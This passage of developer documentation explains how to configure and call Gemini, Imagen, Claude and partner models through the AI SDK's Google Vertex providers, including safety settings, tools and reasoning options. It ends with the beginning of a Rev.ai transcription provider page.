const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, you'll need to set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
These values can be obtained from a service account JSON file from the Google Cloud Console.
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Vertex API using the provider instance.
The first argument is the model id, e.g. gemini-1.5-pro.
const model = vertex('gemini-1.5-pro');
Google Vertex models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = vertex('gemini-1.5-pro');
await generateText({
model,
providerOptions: {
google: {
safetySettings: [
{
category: 'HARM_CATEGORY_UNSPECIFIED',
threshold: 'BLOCK_LOW_AND_ABOVE',
},
],
},
},
});
The following optional provider options are available for Google Vertex models:
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google Vertex uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
HARM_CATEGORY_UNSPECIFIEDHARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICITHARM_CATEGORY_CIVIC_INTEGRITY
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONE
-
-
audioTimestamp boolean
Optional. Enables timestamp understanding for audio files. Defaults to false.
This is useful for generating transcripts with accurate timestamps. Consult Google's Documentation for usage details.
-
labels object
Optional. Defines labels used in billing reports.
Consult Google's Documentation for usage details.
You can use Google Vertex language models to generate text with the generateText function:
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-1.5-pro'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google Vertex language models can also be used in the streamText function
(see AI SDK Core).
Code Execution
With Code Execution, certain Gemini models on Vertex AI can generate and execute Python code. This allows the model to perform calculations, data manipulation, and other programmatic tasks to enhance its responses.
You can enable code execution by adding the code_execution tool to your request.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { code_execution: vertex.tools.codeExecution({}) },
prompt:
'Use python to calculate 20th fibonacci number. Then find the nearest palindrome to it.',
});
The response will contain tool-call and tool-result parts for the executed code.
URL Context
URL Context allows Gemini models to retrieve and analyze content from URLs. Supported models: Gemini 2.5 Flash-Lite, 2.5 Pro, 2.5 Flash, 2.0 Flash.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { url_context: vertex.tools.urlContext({}) },
prompt: 'What are the key points from https://example.com/article?',
});
Google Search
Google Search enables Gemini models to access real-time web information. Supported models: Gemini 2.5 Flash-Lite, 2.5 Flash, 2.0 Flash, 2.5 Pro.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { google_search: vertex.tools.googleSearch({}) },
prompt: 'What are the latest developments in AI?',
});
Enterprise Web Search
Enterprise Web Search provides grounding using a compliance-focused web index designed for highly-regulated industries such as finance, healthcare, and the public sector. Unlike standard Google Search grounding, Enterprise Web Search does not log customer data and supports VPC service controls. Supported models: Gemini 2.0 and newer.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
enterprise_web_search: vertex.tools.enterpriseWebSearch({}),
},
prompt: 'What are the latest FDA regulations for clinical trials?',
});
Google Maps
Google Maps grounding enables Gemini models to access Google Maps data for location-aware responses. Supported models: Gemini 2.5 Flash-Lite, 2.5 Flash, 2.0 Flash, 2.5 Pro, 3.0 Pro.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
google_maps: vertex.tools.googleMaps({}),
},
providerOptions: {
google: {
retrievalConfig: {
latLng: { latitude: 34.090199, longitude: -117.881081 },
},
},
},
prompt: 'What are the best Italian restaurants nearby?',
});
The optional retrievalConfig.latLng provider option provides location context for queries about nearby places. This configuration applies to any grounding tools that support location context.
Reasoning (Thinking Tokens)
Google Vertex AI, through its support for Gemini models, can also emit "thinking" tokens, representing the model's reasoning process. The AI SDK exposes these as reasoning information.
To enable thinking tokens for compatible Gemini models via Vertex, set includeThoughts: true in the thinkingConfig provider option. Since the Vertex provider uses the Google provider's underlying language model, these options are passed through providerOptions.google:
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleGenerativeAIProviderOptions } from '@ai-sdk/google'; // Note: importing from @ai-sdk/google
import { generateText, streamText } from 'ai';
// For generateText:
const { text, reasoningText, reasoning } = await generateText({
model: vertex('gemini-2.0-flash-001'), // Or other supported model via Vertex
providerOptions: {
google: {
// Options are nested under 'google' for Vertex provider
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleGenerativeAIProviderOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
console.log('Reasoning:', reasoningText);
console.log('Reasoning Details:', reasoning);
console.log('Final Text:', text);
// For streamText:
const result = streamText({
model: vertex('gemini-2.0-flash-001'), // Or other supported model via Vertex
providerOptions: {
google: {
// Options are nested under 'google' for Vertex provider
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleGenerativeAIProviderOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
process.stdout.write(`THOUGHT: ${part.textDelta}\n`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
When includeThoughts is true, parts of the API response marked with thought: true will be processed as reasoning.
- In
generateText, these contribute to thereasoningText(string) andreasoning(array) fields. - In
streamText, these are emitted asreasoningstream parts.
File Inputs
The Google Vertex provider supports file inputs, e.g. PDF files.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-1.5-pro'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google Vertex AI documentation on configuring safety filters.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
For more details, see the Google Vertex AI documentation on grounding with Google Search.
Troubleshooting
Schema Limitations
The Google Vertex API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
const result = await generateObject({
model: vertex('gemini-1.5-pro'),
providerOptions: {
google: {
structuredOutputs: false,
},
},
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google Vertex:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemini-2.0-flash-001 |
||||
gemini-2.0-flash-exp |
||||
gemini-1.5-flash |
||||
gemini-1.5-pro |
Embedding Models
You can create models that call the Google Vertex AI embeddings API using the .textEmbeddingModel() factory method:
const model = vertex.textEmbeddingModel('text-embedding-004');
Google Vertex AI embedding models support additional settings. You can pass them as an options argument:
import { vertex } from '@ai-sdk/google-vertex';
import { embed } from 'ai';
const model = vertex.textEmbeddingModel('text-embedding-004');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
google: {
outputDimensionality: 512, // optional, number of dimensions for the embedding
taskType: 'SEMANTIC_SIMILARITY', // optional, specifies the task type for generating embeddings
autoTruncate: false, // optional
},
},
});
The following optional provider options are available for Google Vertex AI embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
-
taskType: string
Optional. Specifies the task type for generating embeddings. Supported task types include:
SEMANTIC_SIMILARITY: Optimized for text similarity.CLASSIFICATION: Optimized for text classification.CLUSTERING: Optimized for clustering texts based on similarity.RETRIEVAL_DOCUMENT: Optimized for document retrieval.RETRIEVAL_QUERY: Optimized for query-based retrieval.QUESTION_ANSWERING: Optimized for answering questions.FACT_VERIFICATION: Optimized for verifying factual information.CODE_RETRIEVAL_QUERY: Optimized for retrieving code blocks based on natural language queries.
-
title: string
Optional. The title of the document being embedded. This helps the model produce better embeddings by providing additional context. Only valid when
taskTypeis set to'RETRIEVAL_DOCUMENT'. -
autoTruncate: boolean
Optional. When set to
true, input text will be truncated if it exceeds the maximum length. When set tofalse, an error is returned if the input text is too long. Defaults totrue.
Model Capabilities
| Model | Max Values Per Call | Parallel Calls | Multimodal |
|---|---|---|---|
text-embedding-005 |
2048 | ||
gemini-embedding-2-preview |
2048 |
Image Models
You can create Imagen models that call the Imagen on Vertex AI API
using the .image() factory method. For more on image generation with the AI SDK see generateImage().
import { vertex } from '@ai-sdk/google-vertex';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Further configuration can be done using Google Vertex provider options. You can validate the provider options using the GoogleVertexImageProviderOptions type.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexImageProviderOptions } from '@ai-sdk/google-vertex';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
providerOptions: {
vertex: {
negativePrompt: 'pixelated, blurry, low-quality',
} satisfies GoogleVertexImageProviderOptions,
},
// ...
});
The following provider options are available:
-
negativePrompt string A description of what to discourage in the generated images.
-
personGeneration
allow_adult|allow_all|dont_allowWhether to allow person generation. Defaults toallow_adult. -
safetySetting
block_low_and_above|block_medium_and_above|block_only_high|block_noneWhether to block unsafe content. Defaults toblock_medium_and_above. -
addWatermark boolean Whether to add an invisible watermark to the generated images. Defaults to
true. -
storageUri string Cloud Storage URI to store the generated images.
Additional information about the images can be retrieved using Google Vertex meta data.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexImageProviderOptions } from '@ai-sdk/google-vertex';
import { experimental_generateImage as generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
console.log(
`Revised prompt: ${providerMetadata.vertex.images[0].revisedPrompt}`,
);
Model Capabilities
| Model | Aspect Ratios |
|---|---|
imagen-3.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-3.0-generate-002 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
Google Vertex Anthropic Provider Usage
The Google Vertex Anthropic provider for the AI SDK offers support for Anthropic's Claude models through the Google Vertex AI APIs. This section provides details on how to set up and use the Google Vertex Anthropic provider.
Provider Instance
You can import the default provider instance vertexAnthropic from @ai-sdk/google-vertex/anthropic:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
If you need a customized setup, you can import createVertexAnthropic from @ai-sdk/google-vertex/anthropic and create a provider instance with your settings:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Node.js Runtime
For Node.js environments, the Google Vertex Anthropic provider supports all standard Google Cloud authentication options through the google-auth-library. You can customize the authentication options by passing them to the createVertexAnthropic function:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the Google Vertex Anthropic provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
The Edge runtime version of the Google Vertex Anthropic provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
For Edge runtimes, you can import the provider instance from @ai-sdk/google-vertex/anthropic/edge:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
To customize the setup, use createVertexAnthropic from the same module:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic/edge';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. claude-3-haiku-20240307.
Some models have multi-modal capabilities.
const model = anthropic('claude-3-haiku-20240307');
You can use Anthropic language models to generate text with the generateText function:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertexAnthropic('claude-3-haiku-20240307'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Anthropic language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
The following optional provider options are available for Anthropic models:
-
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request. -
thinkingobjectOptional. See Reasoning section for more details.
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user.
Reasoning
Anthropic has reasoning support for the claude-3-7-sonnet@20250219 model.
You can enable it using the thinking provider option
and specifying a thinking budget in tokens.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: vertexAnthropic('claude-3-7-sonnet@20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
The cache creation input tokens are then returned in the providerMetadata object
for generateText and generateObject, again under the anthropic property.
When you use streamText or streamObject, the response contains a promise
that resolves to the metadata. Alternatively you can receive it in the
onFinish callback.
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.anthropic);
// e.g. { cacheCreationInputTokens: 2118, cacheReadInputTokens: 0 }
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: vertexAnthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
For more on prompt caching with Anthropic, see Google Vertex AI's Claude prompt caching documentation and Anthropic's Cache Control documentation.
Computer Use
Anthropic provides three built-in tools that can be used to interact with external systems:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
For more background see Anthropic's Computer Use documentation.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = vertexAnthropic.tools.bash_20241022({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files:
const textEditorTool = vertexAnthropic.tools.textEditor_20241022({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replaceorinsertcommands.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = vertexAnthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput(result) {
return typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
These tools can be used in conjunction with the claude-3-5-sonnet-v2@20241022 model to enable more complex interactions and tasks.
Model Capabilities
The latest Anthropic model list on Vertex AI is available here. See also Anthropic Model Comparison.
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Computer Use |
|---|---|---|---|---|---|
claude-3-7-sonnet@20250219 |
|||||
claude-3-5-sonnet-v2@20241022 |
|||||
claude-3-5-sonnet@20240620 |
|||||
claude-3-5-haiku@20241022 |
|||||
claude-3-sonnet@20240229 |
|||||
claude-3-haiku@20240307 |
|||||
claude-3-opus@20240229 |
Google Vertex MaaS Provider Usage
The Google Vertex MaaS (Model as a Service) provider offers access to partner and open models hosted on Vertex AI through an OpenAI-compatible Chat Completions API. This includes models from DeepSeek, Qwen, Meta, MiniMax, Moonshot, and OpenAI.
For more information, see the Vertex AI MaaS documentation.
Provider Instance
You can import the default provider instance vertexMaas from @ai-sdk/google-vertex/maas:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
If you need a customized setup, you can import createVertexMaas from @ai-sdk/google-vertex/maas and create a provider instance with your settings:
import { createVertexMaas } from '@ai-sdk/google-vertex/maas';
const vertexMaas = createVertexMaas({
project: 'my-project', // optional
location: 'us-east5', // optional, defaults to 'global'
});
Node.js Runtime
For Node.js environments, the Google Vertex MaaS provider supports all standard Google Cloud authentication options through the google-auth-library:
import { createVertexMaas } from '@ai-sdk/google-vertex/maas';
const vertexMaas = createVertexMaas({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
-
project string
The Google Cloud project ID. Defaults to the
GOOGLE_VERTEX_PROJECTenvironment variable. -
location string
The Google Cloud location, e.g.
us-east5orglobal. Defaults to theGOOGLE_VERTEX_LOCATIONenvironment variable. If not set, defaults toglobal. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library.
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Edge Runtime
For Edge runtimes, import from @ai-sdk/google-vertex/maas/edge:
import { vertexMaas } from '@ai-sdk/google-vertex/maas/edge';
import { createVertexMaas } from '@ai-sdk/google-vertex/maas/edge';
const vertexMaas = createVertexMaas({
project: 'my-project',
location: 'us-east5',
});
For Edge runtime authentication, set these environment variables:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
Language Models
You can create models using the provider instance. The first argument is the model ID:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertexMaas('deepseek-ai/deepseek-v3.2-maas'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Streaming is also supported:
import { vertexMaas } from '@ai-sdk/google-vertex/maas';
import { streamText } from 'ai';
const result = streamText({
model: vertexMaas('deepseek-ai/deepseek-v3.2-maas'),
prompt: 'Invent a new holiday and describe its traditions.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
Available Models
The following models are available through the MaaS provider. You can also pass any valid model ID as a string.
| Model ID | Provider |
|---|---|
deepseek-ai/deepseek-r1-0528-maas |
DeepSeek |
deepseek-ai/deepseek-v3.1-maas |
DeepSeek |
deepseek-ai/deepseek-v3.2-maas |
DeepSeek |
openai/gpt-oss-120b-maas |
OpenAI |
openai/gpt-oss-20b-maas |
OpenAI |
meta/llama-4-maverick-17b-128e-instruct-maas |
Meta |
meta/llama-4-scout-17b-16e-instruct-maas |
Meta |
minimax/minimax-m2-maas |
MiniMax |
qwen/qwen3-coder-480b-a35b-instruct-maas |
Qwen |
qwen/qwen3-next-80b-a3b-instruct-maas |
Qwen |
qwen/qwen3-next-80b-a3b-thinking-maas |
Qwen |
moonshotai/kimi-k2-thinking-maas |
Moonshot |
title: Rev.ai description: Learn how to use the Rev.ai provider for the AI SDK.
Rev.ai Provider
The Rev.ai provider contains language model support for the Rev.ai transcription API.
Setup
The Rev.ai provider is available in the @ai-sdk/revai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance revai from @ai-sdk/revai:
import { revai } from '@ai-sdk/revai';
If you need a customized setup, you can import createRevai from @ai-sdk/revai and create a provider instance with your settings:
import { createRevai } from '@ai-sdk/revai';
const revai = createRevai({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Rev.ai provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theREVAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Rev.ai transcription API
using the .transcription() factory method.
The first argument is the model id e.g. machine.
const model = revai.transcription('machine');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import { revai } from '@ai-sdk/revai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: revai.transcription('machine'),
audio: await readFile('audio.mp3'),
providerOptions: { revai: { language: 'en' } },
});
The following provider options are available:
-
metadata string
Optional metadata that was provided during job submission.
-
notification_config object
Optional configuration for a callback url to invoke when processing is complete.
- url string - Callback url to invoke when processing is complete.
- auth_headers object - Optional authorization headers, if needed to invoke the callback.
- Authorization string - Authorization header value.
-
delete_after_seconds integer
Amount of time after job completion when job is auto-deleted.
-
verbatim boolean
Configures the transcriber to transcribe every syllable, including all false starts and disfluencies.
-
rush boolean
[HIPAA Unsupported] Only available for human transcriber option. When set to true, your job is given higher priority.
-
skip_diarization boolean
Specify if speaker diarization will be skipped by the speech engine.
-
skip_postprocessing boolean
Only available for English and Spanish languages. User-supplied preference on whether to skip post-processing operations.
-
skip_punctuation boolean
Specify if "punct" type elements will be skipped by the speech engine.
-
remove_disfluencies boolean
When set to true, disfluencies (like 'ums' and 'uhs') will not appear in the transcript.
-
remove_atmospherics boolean
When set to true, atmospherics (like
<laugh>,<affirmative>) will not appear in the transcript. -
filter_profanity boolean
